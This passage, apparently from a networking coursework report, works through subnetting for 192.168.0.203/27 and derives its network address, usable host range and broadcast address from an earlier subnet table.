Since it is a Class C IP address, the default subnet mask is 255.255.255.0:

255.255.255.0

192.168.0.203

From the subnet table created earlier for the 192.168.0.0 range, this host was shown to be in the usable host range of 192.168.0.193 – 192.168.0.222, which meant it had a network address of 192.168.0.192/27 and a broadcast address of 192.168.0.223/27.

6	192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223	255.255.255.224

From this, the following information could be verified from the 192.168.0.203/27 IP address:

Network Address: 192.168.0.192/27

Usable Host Range: 192.168.0.193 – 192.168.0.222

Broadcast Address: 192.168.0.223/27